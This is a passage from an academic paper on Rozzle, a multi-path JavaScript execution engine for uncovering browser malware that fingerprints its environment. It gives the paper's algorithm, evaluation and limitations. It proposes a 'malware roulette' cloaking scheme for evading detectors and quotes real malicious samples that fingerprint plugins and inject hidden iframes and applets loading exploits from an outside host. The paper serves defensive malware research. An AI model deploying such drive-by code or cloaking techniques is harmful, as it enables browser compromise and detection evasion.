        memory[i] = nop + nop + shellcode;
    }
}
```

naïvely, Rozzle would treat assignments to variable `i` symbolically, because the loop increment is considered to be an assignment that is control dependent on the outcome of the `if`. However, for the special case of the path predicate matching the predicate of the conditional symbolic value, the other alternative, `undef`, is projected away, and Rozzle in this case will treat loop variable `i` non-symbolically. This change to the default strategy is actually quite important because treating this loop symbolically means that we are *not* executing the loop 5,000 times and are therefore not going to be flagged at runtime by Nozzle for attempting a heap spray attack. This form of special-casing is akin to the notion of focus used to obtain locally precise treatment in static analysis [21].

E. Details of Multi-Execution

Figure 11 shows pseudo code for our multi-execution engine. The inputs of the algorithms are program P, which is a collection of statements $stmt_1, \ldots, stmt_n$, browser profile π, an output policy L, and a side-effect hash map mod.

The profile contains specific details of the environment such as the `userAgent` string, the `plugins` array and the data accessible from it, the major and minor version of the JavaScript engine, etc. The output policy decides how to concretize a symbolic value at an output statement by potentially expanding it into multiple trace statements.

The output policy L defines how to concretize a particular value e at output statement i given profile π, and the *mod* hash map. Many policies exist, including concretizing e with respect to π, sequentially outputting all concrete values in e, etc.

Function *isSymbolic* is a runtime check that returns whether the value passed in should be treated symbolically. The algorithm in Figure 11 consists of an interpreter loop that handles the cases of an if conditional, a loop, etc. in turn.

Branching on symbolic values: In cases where the code branches on a symbolic value, we need to make a decision which branch to take. In traditional symbolic execution, the framework will consider both outcomes, one at a time, and check if either is feasible using a theorem prover to validate the path condition. In Rozzle, we execute *both* cases. We do this, by maintaining a symbolic stack of conditions that must be fulfilled to reach the current point in the execution. Considering Figure 12, the `if/else` block would have an active symbolic value of `fingerprint.indexOf(IE) >= 0` and any variable assignment within this block will need to respect this condition. Thus, when we assigning to either a variable or a heap object of the form $object.field$ outside this block, it will be made into a conditional symbolic value. Before executing the `else` branch, the active element on the symbolic-condition stack is inverted. Assignments to variables are merged when one sees that it is a reference to a variable that is already conditional on a symbolic. This means, after executing the above block, variable `isIE` would hold

```
isIE = (x.indexOf("IE") >= 0) ? true : false;
```

Note that this form of multi-execution when both branches are followed is only performed with the conditional is symbolic, which in practice happens quite rarely for benign programs, so we are not going to see a significant increase in the running time. As mentioned before, in Rozzle, we execute branches that are dependent on symbolic variables sequentially, one after another. To support weak updates on such code paths, we proceed as follows: Whenever a branch is encountered and Rozzle finds that the condition is symbolic, the condition is pushed onto a stack used to keep track of path predicates. When executing the `else`-statement of a symbolic branch, the condition on the top of stack is inverted and used as condition for the new branch. The `else` block is handled by combining the element on stack with the new condition. When leaving the symbolic branch (i.e., after executing the last branch conditioned under the symbolic predicate), the symbolic condition is popped from the stack. Within a symbolic branch, weak

MultiExecute($P = \{stmt_1, \ldots stmt_n\}, \pi, L, \Gamma =$ `default(globalObject)`)

```
 1: for i=1 . . . n do
 2:   switch stmt_i :
 3:     case if (e) then T_t else T_f
 4:       if isSymbolic(e) then
 5:         Γ_t = []
 6:         Γ_t.prototype = Γ
 7:         MultiExecute(T_t, π, L, mod_t)
 8:         Γ_f = []
 9:         Γ_f.prototype = Γ
10:         MultiExecute(T_f, π, L, mod_f)
11:         Γ = Range(Γ_t) ∩ Range(Γ_f)
12:         for all v in Γ do
13:           Γ[v_t] = Γ_t[v]
14:           Γ[v_f] = Γ_f[v]
15:           Γ[v] = φ(e, v_t, v_f)
16:         end for
17:         for all v in (Range(mod_t) \ Γ) do
18:           Γ[v] = φ(e, v, v_t)
19:         end for
20:         for all v in (Range(mod_f) \ Γ) do
21:           v = φ(¬e, v, v_f)
22:         end for
23:       else
24:         if e then
25:           T_t
26:         else
27:           T_f
28:         end if
29:       end if
30:       end case
31:     case while(e) do T
32:       l_head :
33:       if isSymbolic(e) then
34:         Γ' = []
35:         Γ'.prototype = env
36:         MultiExecute(T, π, L, Γ')
37:         for all v in Range(Γ') do
38:           Γ[v] = φ(e, Γ'[v], Γ[v])
39:         end for
40:         goto l_end
41:       else
42:         if e then
43:           T
44:           goto l_head
45:         else
46:           goto l_end
47:         end if
48:       end if
49:       l_end :
50:       end case
51:     case v = e
52:       Γ[v] = e
53:       end case
54:     case v_1 = v_2
55:       Γ[v_1] = Γ[v_2]
56:       end case
57:     case output(e)
58:       L(e, i, π, Γ)()
59:       end case
60:     end switch
61: end for
```

Fig. 11: Algorithm for multi-execution which takes program P, profile π, and output policy L as inputs. The last parameter Γ is an optional in-out hash map that represents the side effects of calling *MultiExecute*; the default value for Γ is `globalObject` that is typically the same as the `window` object in JavaScript.

updates are used for both variable assignments and heap object stores. For this, the current path condition (i.e., the conjunction of all elements of the path predicate stack) is used to build the tree of symbolic memory as described above. The pseudo code for handling conditionals is shown in lines 3–28 of Figure 11.

Looping on symbolic values: Handling symbolic loops

```
var x = fingerprint;
var isIE;
if (x.indexOf("IE") >= 0) {
    isIE = true;
} else {
    isIE = false;
}
```

Fig. 12: Symbolic execution: a simple `if`.

```
var hasPDF;
try {
    new ActiveXObject("pdf");
    hasPDF = true;
} catch (exc) {
    hasPDF = false;
}
```

Fig. 13: Symbolic execution: `try/catch`.

presents probably the most complex case for Rozzle to address. To simplify our discussion, we assume that we are dealing with a `while`-loop with a conditional e and body B. The pseudo code for handling loops is shown in lines 29–47 of Figure 11. The intuitive idea is to rewrite the trace corresponding to the loop into an augmented trace which, at every loop iteration checks to see if the loop conditional e is symbolic. Note that e may *become* symbolic after several iterations. It that happens, we will proceed to treat loop updates as weak updates using mask *mod* and to terminate the execution of the loop after one (symbolic) iteration. If the conditional e is not symbolic, we will proceed to execute as usual, until either the loop terminates (line 37) or the loop conditional becomes symbolic.

F. Prototype Implementation in Chakra

Our implementation of Rozzle is based on Chakra, the Internet Explorer 9 JavaScript execution engine. Chakra supports a wide range of non-standardized JavaScript methods and objects. This is important because using IE, we can more successfully pretend to be a different browser and have extra methods available to call than in other settings, leading to fewer errors introduced by Rozzle. Another reason for choosing Chakra is its performance [35]. When Rozzle needs to resolve symbolic variables into concrete values, we use the JavaScript engine: symbolic memory is a specific representation transformation step operated on environment-dependent variables. Thus, it can be directly translated into code that, given a set of environments, produce possible concrete values, as illustrated in Figure 8. Below, we describe the necessary modifications to support multi-execution in the Chakra framework:

Symbolic memory: To represent symbolic variables inside the framework, we introduce a new JavaScript runtime type *symbolicWrapper*. Variables of this type support all operators typically supported by other runtime types in the language (e.g., assignments, additions, etc.), however, they cannot be instantiated by user-provided code directly. Any attempts of allocating such an instance results in a runtime exception. All functions that return values that can be used to fingerprint the runtime environment (i.e., the browser version) are modified to return symbolic variables. Likewise, global or DOM objects (e.g., `navigator.userAgent`) produce symbolic values. Similar to other languages that support dynamic types, JavaScript allows us to check the type of a variable at runtime. In our scenario, this allows an attacker aware of Rozzle to detect and avoid execution inside our system. Although such code would be very indicative of malicious behavior if detected, we tackle this problem as follows: if the type of a variable of type symbolic is queried or compared to another type using the `typeof` keyword, Rozzle resolves the type that most closely resembles the given variable (e.g., for a symbolic variable holding the `navigator.userAgent`, the system returns a `string`).

Function calls: Symbolic value may be passed into both the JavaScript language and the DOM API functions exposed by the JavaScript engine. An example of this is are `concat` and `indexOf` functions on strings. We need to augment natively implemented function in Chakra to first check if any of the parameters is symbolic and to return a properly constructed new symbolic value if that is the case. While this might sound like a considerable amount of manual work, fortunately, as most parts of the API are written natively in C, we only need to insert a single macro into the prologue of each function.

Virtual branching and `try/catch` blocks: Exceptions provide a common way for the attacker to test the capabilities of the environment in which their code executes. As such, we need special handling of a particular way of testing the availability of certain features in JavaScript that happens often in malicious code. Consider the following commonly found example shown in Figure 13. We handle this by introducing "virtual `if`-blocks" after the allocation of symbolic values. We do this by pushing a special condition onto the condition stack after the allocation of an object that might not exist, treating the `try` block as the virtual `then` and the catch block as the virtual `else`. After the `if`-block, we execute the `catch` block and inverting the active condition (just like in the `else` block case). This would lead to a symbolic expression such as

```
hasPDF = (has_activeX_support_pdf) ? true : false;
```

where `has_activeX_support_pdf` is a special variable that parameterizes the environment.

V. Evaluation

In this section, we evaluate the usefulness of Rozzle. We compare two configurations: base, which is a standard browser without multi-path execution, and Rozzle, where multi-path execution is enabled. We compare these configurations in our experiments: in Section V-A, we analyze




Fig. 14: Offline malicious-only detection: Rozzle improvements.

the impact of our multi-path execution on our runtime detector using a set of known malicious JavaScript files. In Section V-B, to understand the degree in which the system exposes new web-based malware on the Internet, we extend an existing high-interaction client honeypot with Rozzle and analyze live URLs. Finally, in Section V-C, we measure Rozzle's impact on the high-interaction client honeypot in terms of memory as well as runtime overhead.

A. Improved Offline Detection Rates with Rozzle

To understand if Rozzle is able to extract new runtime behavior in real malicious scripts, we selected a set of 65,855 web-based malware samples found in the wild using the Zozzle static malware detector in combination with a high-interaction client honeypot on a large cluster of machines.

Setup: In this experiment, we take special care to minimize the degree to which external influences could affect the outcome, such as site availability or modifications of the exploits. For this, we extracted the JavaScript context flagged by Zozzle and hosted the file on a server on our network, thus the name *offline* experiments. For this experiment we placed the files on a local disk and we visited each file as a local URL using the high-interaction client honeypot twice, once using it's default configuration using an Internet Explorer 9 profile (*base* run) and a second time using the Rozzle-extended version. As the client honeypot renders and executes the page content, it scans any JavaScript contexts found using Zozzle and also uses Nozzle to detect any suspicious behavior during the execution of the scripts.


Results: Figure 14 shows the detection rates using our dynamic detector, Nozzle, during the visits of our high-interaction client honeypot. We do not include static detection by Zozzle, as all scripts have previously been detected by the latter. The figure shows an overview of the detection results: Nozzle triggered in $1,662$ cases total in the base run while the second run using Rozzle flagged $11,559$ URLs (595.5% more detections). In 1178 cases (70.9%) the URL was flagged in both runs, leaving 484 URLs (29.1%) where Rozzle introduced an error into the script's execution before it was flagged. These results provide valuable information to improve our prototype implementation in the future and we discuss possible reasons for these errors in Section VII-A. In contrast to the 484 errors introduced, we see that Rozzle is able to expose new malicious dynamic activity in $10,381$ cases. This clearly demonstrates two things: first, Rozzle is successful in increasing path coverage using multi-path execution. Second, environment-sensitive malware is a real problem and Rozzle is able to expose it.

B. Improved Online Detection Rates with Rozzle

In a second experiment, we collect and visit a set of URLs hosted on the Internet. This allows us to test if Rozzle is able to extract previously unseen content that might be detected using either of our detectors. Early on in the evaluation, we found that this is not an easy task as malware hosting servers are quite unreliable. As described in [69], we encountered a large number of malicious URLs where attacks were served only once to a given IP address/ subnet or only once within a given time frame (e.g., using a cookie-check). This creates the problem that depending on which configuration is used first(base versus Rozzle), that configuration may see more malware simply because the site fails to serve the malware a second time. To make our estimates of Rozzle's effectiveness conservative, we visit each URL with the base configuration first. Thus, if the exploit is not served during the second run (using Rozzle), we might mistake this as an error introduced by Rozzle, but not as a new detection. Further, we manually verified a large fraction of the analysis results where we see a difference in the two runs, excluding those are caused by a clear difference in the content served by the server.

Setup: For this experiment, we obtained a large set of suspicious URLs from static analysis of web crawler content. Because our experimental resources were limited, we applied blacklist-based filtering to increase the likelihood of visiting URLs hosting malware: Each URL was checked against a list of hosts known to serve malicious content as well as using Google's SafeBrowsing API. For $57,132$ URLs (approximately 0.1% of the initial list), at least one of the checks succeeded and we visited the URL with our two experimental configurations. In this experiment, we wanted to determine the effect of Rozzle on both static and dynamic malware detectors, so we enabled both Zozzle and Nozzle detection in our browsers for both configurations.

Results: Nozzle and Zozzle improvement rates for these experiments are summarized in Figure 15(a). Our dynamic detector, Nozzle, flagged 74 malicious URLs with the base configuration and 224 using the Rozzle configuration. Similar to the results obtained during the offline evaluation, 24 (32.4%) of the base detections were not detected with the Rozzle configuration, but Rozzle enabled many more (174) new Nozzle detections. For the static detector, Zozzle, the results are somewhat different. In the base configuration, $2,735$ URLs were flagged as malicious while using Rozzle only detected $2,660$ malicious URLs. A total of $2,510$ URLs were detected in both runs, with errors



(a) Nozzle improvement rates. (b) Zozzle improvement rates.

Fig. 15: Online general URL detection: improvement rates.




Fig. 16: Online general URL detection: new detections with Rozzle.

on 225 URLs and 156 new Zozzle detections in the second run. To better understand this result and test to what degree Rozzle was able to reveal new detections, we manually verified a subset of URLs constituting $1,540/1,557$ Zozzle and $31/120$ Nozzle detections in the base and Rozzle second (Rozzle) runs, respectively. For Nozzle, 2/9 missed detections were caused by the server not serving an exploit during the second run, and are not the fault of Rozzle.

In the other 7 cases, handling of symbolic variables caused errors during script execution. We discuss the problem of error handling in the context of Rozzle in Section VII-A. For Zozzle, 60 detections were missing in the Rozzle-enabled run. In 44 cases, the exploit was not served during the second analysis run and, like above, the failure to detect is not the fault of Rozzle. In 5 cases, our system caused an error during JavaScript execution, stopping the exploit from being unpacked or being downloaded and resulting in a missing Zozzle detection. In additional 11 cases, the script caused an error at runtime. Although it is not clear whether Rozzle has any impact on these code snippets, we conservatively assume that the errors are caused by the multi-path execution. As we discard missing detections in the repeated analysis runs, we also need to verify new detections when using Rozzle to allow for a fair comparison. On this data set, we tried answering another interesting question: In cases where we see a new Nozzle detection, did we already cover this URL previously through a Zozzle detection? Or, in other words, do we find previously undetected malware URLs that the system would have missed without Rozzle? We found that in 90 cases, Rozzle triggered a Nozzle detection whereas in the base run neither Nozzle nor Zozzle detected the malicious script. Likewise, in 156 cases Zozzle flagged the URL as malicious although it had not been detected by either system previously. Last, there are 76 new Nozzle detections that are not flagged by Zozzle and 142 new Zozzle detections that are not flagged by Nozzle. Figure 16 summarizes these results. One can see that Rozzle was successful in finding new detections in 232 cases, and with both detectors contributing.

C. Performance Overhead of Rozzle


Memory and CPU consumption are key factors in determining the number of client honeypots that can be run simultaneously on a single host. Thus, the overhead introduced by our system plays an important role.

Setup: To measure this impact, we conducted two experiments summarized in Figures 17(a) and 17(b).For the first experiment, we run a set of 500 randomly selected URLs from the list selected for the *online* evaluation described above. We chose this set of URLs as it is a representative sample of URLs that we expect to be using while running our system in the future. For the second experiment, we used SpiderMonkey to get a feeling for the performance impact of sites relying on heavy JavaScript computations. To measure the performance impact we proceed as follows: We added callbacks into the JavaScript framework to signal whenever a context is about to be executed and after execution has finished. This way we are able to directly see the slowdown caused by Rozzle. Note that while we are only measuring the time within the JavaScript runtime, many other factors contribute to the overall performance, and the overall impact on the end-to-end throughput is significantly less than shown here.


For measuring the memory footprint of Rozzle, we use a similar approach: we used hooks in the allocation of JavaScript objects as well as the garbage collector to be notified about allocation/de-allocation events. In both memory as well as runtime measurement, we analyzed each URL three times sequentially for each case and we report the minimum as well as average numbers. However, simply repeating analysis runs does not provide that reliable numbers: We noticed that script execution times varied heavily, often due to different content being loaded per visit (such as advertisements) or special cookie initialization code upon the first visit. To compensate for this, we visited each URL one additional time for script setup purposes and discarded this run from any calculation. Additionally, we counted the number of script contexts, number of function invocations, as well as unique functions called per URL. Whenever the Rozzle-enabled run showed fewer script contexts or considerably fewer function invocations or called functions, we discarded the URL from analysis, assuming the site contained nondeterministic script inclu-

sions or Rozzle caused execution to abort prematurely (and would thus skew results).

Results: Figure 17(a) summarizes results for the measured memory footprint, while Figure 17(b) shows the impact of Rozzle on execution speed. The figures show distributions of observed overhead overheads on the y-axis, with the measured relative overhead plotted on the x-axis. X-axis numbers greater than 1 indicate slower execution and more memory. Note that the CPU overhead only measures the overhead of Rozzle with respect to the IE9 Chakra JavaScript runtime. The performance of the rest of the browser remains unaffected. The figures both show that for the vast majority of web sites, the performance and memory impact of Rozzle is 0, which matches our earlier measurements indicating that few websites make references to the environment or execute conditionally based on environment values. From these distributions, the median CPU overhead is 0% and the 80^{th} percentile is 1.1%. The median memoory overhead is 0.6% and the 80^{th} percentile is 1.4%. We also see that in a small number of cases that there are performance outliers where the memory and CPU overhead is larger, up to a factor of two. As a result, the average overhead is slightly higher: the CPU overhead averages 10% and the memory overhead of using Rozzle is 3% on average. Since the JavaScript runtime is only a fraction of the total CPU and memory overhead in a modern browser, we consider these performance results to be acceptable for offline malware scanning and also even potentially usable for in-browser scanning as well.



(a) Rozzle Memory overhead.



(b) Rozzle Performance overhead.

Fig. 17: Distributions of relative memory and CPU JavaScript engine overhead. Larger numbers imply more memory and slower execution time.

VI. Attack scenario

In our research on Rozzle, we have observed that while the majority of exploits we find in the wild are pretty naïve about detection avoidance, we do see examples of malware are increasingly difficult to detect without techniques presented here. One such example is shown in Figure 19; others are presented in Appendix A.

These examples inject the malware *after* fingerprinting the browser. While we currently see this technique used to deliver malware customized to the browser or plugin versions, it is easy to imagine similar fingerprinting used to avoid offline detection, as shown in Figure 2.

In this section, we present an approach to malware construction we dubbed *malware roulette* that is designed to avoid detection. Malware roulette can be thought of as a rewriting pass that may be applied to a given piece of malware to avoid detection.

The key principle is as follows: we take a JavaScript program represented as a set of functions with control flow graphs (CFGs) and convert each CFG into a network request with, request parameters encoding the state of the program at this point in the call graph.

Example 1 Specifically, considering a CFG with three basic blocks

```
var x = 3;            // BB1
var y = 5;

if(navigator.userArent.indexOf("safari") > 0){
    y = 7;            // BB2
}

x = 2;                // BB3
```

In this code, there are only two paths to consider: path 1 consisting of BB1 → BB2 → BB3 and path 2: BB1 → BB3.

At the entry to BB2, we would issue a call to roulette.php?x = 3&y = 5&BB = 2, at the transition from BB2 to BB3, we would issue a call to roulette.php?y = 7&BB = 3, and at the end of BB3, we would issue a call to roulette.php?x = 2&BB = −1. In other words, the effect of each basic block is contained in the variables passed around to the subsequent call to roulette.php. The job of the roulette "driver", roulette.php is to send the JavaScript code for the upcoming basic block to the client. □

These ideas can serve as a basis for an avoidance technique:

- In particular, we can make it so that the snippet that is shipped to the client in each case is quite small,




Fig. 18: Exploit state machine.

limited either by the size of a basic block, or even smaller, since we can break up lengthy basic blocks into smaller ones. For a static detector such as Zozzle, of course, the smaller the visible chunk is, the more challenging it is to get detected.

- Fingerprinting code will be made more difficult to detect as well. Currently, fingerprinting code is often grouped together such as in Figure 3, which makes it possible to train static classifiers to detect fingerprinting. Breaking this code up would hampered this kind of detection as well.

Example 2 To validate the feasibility of this technique, we have transformed one exploit found during our experiments with Rozzle as shown in Figure 18.

The sample we use for this experiment performs three consecutive checks on the environment: First, the underlying browser is tested for Internet Explorer 6. Then, the code tries to instantiate ActiveX-plugins for handling PDF content from different vendors. Depending on the type of plugin that is available, the script uses different code for identifying the plugin version. Eventually, if this version matches a set of vulnerable candidates, a vendor-specific exploit is executed on the client browser.

The code paths to launching an exploit can be represented as a state machine (see Figure 18). States represent (sub-)queries on the environment (generation of a specific fingerprint), transformations are equivalent to checks (comparing a fingerprint against an expected value). Final states include launches of a specific exploit or 'no action', if the environment does not appear vulnerable (against any of the exploits available). □

Using this state machine, we can re-write the example script into a series of redirects to hide from traditional client-side honeypots: In each state, a small script extracts the necessary information (e.g., the browser version) and submits it to the remote server. In turn, the attacker redirects the browser depending on the submitted data: If the extracted information does not fulfill any path constrains leading to a possible exploit state, the browser is redirect to a benign site to avoid raising suspition. Otherwise, the attacker redirects to a server under her control to proceed in the roulette. Eventually, a server delivers the actual exploit to the requesting browser.

When visiting our system with a *traditional* client honeypot, the attacker can successfully hide her malicious intent in the majority of cases. This is because most code implementing the redirection logic is hidden on the server. Only if the honeypot implements the correct browser profile, it is able to reach one of the exploit states and see the actual exploit code (and detect that the site is malicious).

Executing the individual pieces of code in Rozzle leads to a different outcome: As described above, fingerprint information collected within the individual states is treated as symbolic by our system. Thus, using it when building a request triggers resolving of concrete value candidates, and Rozzle uses all available profiles to generate a set of request candidates. This way, the system is able to explore the state machine and eventually reach one of the exploit states.

We used our high-interaction honeypot described in Section V to test this assumption: As expected, without Rozzle, the client was redirected to the benign site after a few checks (states). With the Rozzle-enhanced version, however, we were able to navigate through the redirects and flag the servers as malicious.

VII. Discussion

In this section we discuss limitations of Rozzle, including ways that attackers can avoid it, as well as considering malware trends that are likely to impact other forms of static and dynamic detection.

A. Limitations

As with any detection tool, we need to consider ways that a determined attacker can avoid being detected by systems using Rozzle. Avoidance approaches fall into three categories: hiding the decision making from the client, detecting that Rozzle is being used and/or thwarting it, and avoiding the detection techniques that Rozzle enhances. We consider each in turn.

Server-side cloaking: Rozzle only protects against client-side cloaking attempts. It is not useful against server-side techniques such as IP black-listing, etc. In particular, a determined attacker can construct a fingerprint of the client-side environment and send it to the server, which in the response would direct the client in various ways depending on the configuration. Such behavior is itself quite suspicious (the server is unlikely to need to know all the details of the client configuration) and could perhaps be detected as potentially malicious.

Breaking existing code: It is not not entirely surprising that in certain circumstances Rozzle may lead to runtime errors because we execute infeasible paths. In particular, this often occurs when the program checks the user agent and then instantiates an object specific to that browser. While it is possible to provide mock-ups (or emulation) for this missing functionality, and we do that in a limited set of cases, our emulation is not exhaustive.

Similarly, aggressive execution of otherwise infeasible paths may lead to both a explosion of both the memory size because of the growth of symbolic values in the heap, as well as the time required to multi-execute the program, if sufficiently many nested conditionals are present. In practice the measurements in Section V show that these factors rarely impact performance, in part due to the symbolic value compression mentioned in Section IV-B.

Identifying that Rozzle is enabled: It is difficult to hide the fact that Rozzle is used within the browser, because of functional differences in execution as well as changed timing characteristics, etc. As a result, client code that detects the presence of Rozzle can avoid delivering the payload in that case. A specific case of this approach would be to construct a denial-of service attack against Rozzle-enabled browsers: knowing the algorithm that Rozzle uses, an attacker could construct a program that caused Rozzle to run out of memory, CPU, etc.

B. Emergence of Better Malware Cloaking

While our results show that our current static malware detector is quite effective without Rozzle enhancement, we have also observed numerous cases of real malware that are resistant to static detection. Figure 19 shows a real-life example of malware that injects `iframe`-based payloads based on fingerprinting results computed on the client. While we hypothesized the existence of such malware and described the general approach its creation in Section VI, finding this malware in the wild validates our belief that such approaches need to be defended against. This example is one of the significant number of new runtime detections found with the help of Rozzle, as described in Section V. On lines 3 and 6, exploit code for IE 6 and 7 is included, respectively. Line 14 includes Flash-specific code. Finally, line lines 23 and 24 include code specific to ActiveX object `OWC10.Spreadsheet`. More examples of this kind can be found in Figures 20–25.

```
1  if (navigator.userAgent.toLowerCase().indexOf(
2      "\x6D"+"\x73\x69\x65"+"\x20\x36") > 0)
3          document.write("<iframe src=x6.htm></iframe>");
4  if (navigator.userAgent.toLowerCase().indexOf(
5      "\x6D"+"\x73"+"\x69"+"\x65"+"\x20"+"\x37") > 0)
6          document.write("<iframe src=x7.htm></iframe>");
7  try {
8      var a;
9      var aa = new ActiveXObject(
10         "Sh"+"ockw"+"av"+"e"+"Fl"+[...]);
11 } catch(a) { } finally {
12     if (a!="[object Error]")
13         document.write("<iframe src=svfl9.htm></iframe>");
14 }
15 try {
16     var c;
17     var f = new ActiveXObject(
18         "O"+"\x57\x43"+"\x31\x30\x2E\x53"+[...]);
19 } catch(c) { } finally {
20     if (c!="[object Error]") {
21         aacc = "<iframe src=of.htm></iframe>";
22         setTimeout("document.write(aacc)", 3500);
23     }
24 }
```

Fig. 19: Real-life malware roulette.

VIII. Related Work

Given the prevalence of malicious sites on the Internet and the threat of malicious software in general, malware research has received much attention in recent years. In this section, we summarize related work and compare it to Rozzle.

A. Symbolic Execution

Symbolic execution was initially introduced by King [28] and has since been used in a number of different research areas such as program testing and malware analysis. Most work can be classified into techniques working either online (using symbolic execution at runtime) versus offline (executing a piece of code in a verbose manner and using symbolic execution to analyze the generated logfiles).

Moser *et al.* [39] use online symbolic execution of native x86 code to detect new code paths in malware binaries. To this end, similar to our system, they use taint-tracing of environment-provided values (such as the current time) throughout the execution of the malicious binary and record execution of conditional paths that depend on these values. At a later point (e.g., when the sample terminates), they revert to a particular state in the execution and choose to execute a previously untaken conditional branch, updating all variables that are influenced by the inverted branch condition. Concurrently with Moser *et al.*, Brumley *et al.* propose MineSweeper [8], a tool to detect trigger-based behavior in malware binaries. Here, the authors describe a similar approach to extract conditions from native code when certain code paths are executed. Rozzle works in a completely different environment (JavaScript vs. native x86 code) and, thus, requires far greater power to reason on symbolic constraints. For example, the system proposed by Moser *et al.* is limited to resolving constraints that have a linear dependency on tainted values to assure a consistent state update when reverting. Our system supports arbitrary data- and control dependencies, as well complex string manipulations, which are essential in the context we operate in. In addition, our system does not depend on reverting to a particular state in the execution trace to improve code coverage and instead tries to execute all possible paths within a single execution trace. This provides more efficient analysis and avoids some of the problems related with space explosion.

Other research has concentrated on offline symbolic execution. Here, a program is executed using (potentially

```
document.write(
    "<div style=\"position:absolute; left:-1000px; top:-1000px;\">");function i73(a){document.write("<iframe
    src=\"http://ccx.org.ru/move/quotation10.php?s=wJ92udOy&id="+a+"\"></iframe>");}LPf=0; function ek13(){return
    true;}window.onerror=ek13;function n73(a){var
    k,s,i;if(navigator.mimeTypes.length&&(k=navigator.plugins))for(i=0;i<k.length;i++){
    s=k[i].name;if(s.indexOf(a)>=0)return k[i];}return 0;}if(navigator.javaEnabled())
    document.write("<applet
    code=\"zzz.ttt.ad3740b4.class\" archive=\"http://ccx.org.ru/move/quotation10.php?s=wJ92udOy&id=6\" width=300
    height=300><param name=\"data\" value=\"http://ccx.org.ru/move/quotation10.php?s=wJ92udOy&id=14&\"><param name=\"cc\"
    value=\"1\"></applet>");zJWX=0;try{zJWX=new ActiveXObject("AcroPDF.PDF");}catch(e){}if(!zJWX)try{zJWX=new
    ActiveXObject("PDF.PdfCtrl");}catch(e){}if(zJWX){var
    lv=((zJWX.GetVersions().split(","))[4].split("="))[1].replace(/\./g,"");zJWX=(lv<900)&&(lv!=813);}else zJWX=n73("Adobe
    A")||n73("Adobe P");if(zJWX)i73(2);document.write("</div>");
```

Fig. 21: Precise fingerprinting of the PDF plugin and its version. Conditional code inclusion for PDF and Java exploit is shown.

```
document.write("<div style=\"position:absolute; left:-1000px;
    top:-1000px;\">");function i73(a){document.write("<iframe
    src=\"http://ccx.org.ru/move/quotation10.php?s=wJ92udOy&id="+a+"\"></iframe>");} LPf=0; function ek13(){return
    true;}window.onerror=ek13;function n73(a){var k,s,i;if(navigator.mimeTypes.length&&(k=navigator.plugins))
    for(i=0;i<k.length;i++){s=k[i].name;if(s.indexOf(a)>=0)return k[i];}return
    0;}if(navigator.javaEnabled())document.write("<applet code=\"zzz.ttt.ad3740b4.class\"
    archive=\"http://ccx.org.ru/move/quotation10.php?s=wJ92udOy&id=6\" width=300 height=300><param name=\"data\"
    value=\"http://ccx.org.ru/move/quotation10.php?s=wJ92udOy&id=14&\"><param name=\"cc\"
    value=\"1\"></applet>");zJWX=0;try{zJWX=new ActiveXObject("AcroPDF.PDF");}catch(e){}if(!zJWX)try{zJWX=new
    ActiveXObject("PDF.PdfCtrl");}catch(e){}if(zJWX){var
    lv=((zJWX.GetVersions().split(","))[4].split("="))[1].replace(/\./g,""); zJWX=(lv<900)&&(lv!=813);}else zJWX=n73("Adobe
    A")||n73("Adobe P");if(zJWX)i73(2);document.write("</div>");

```

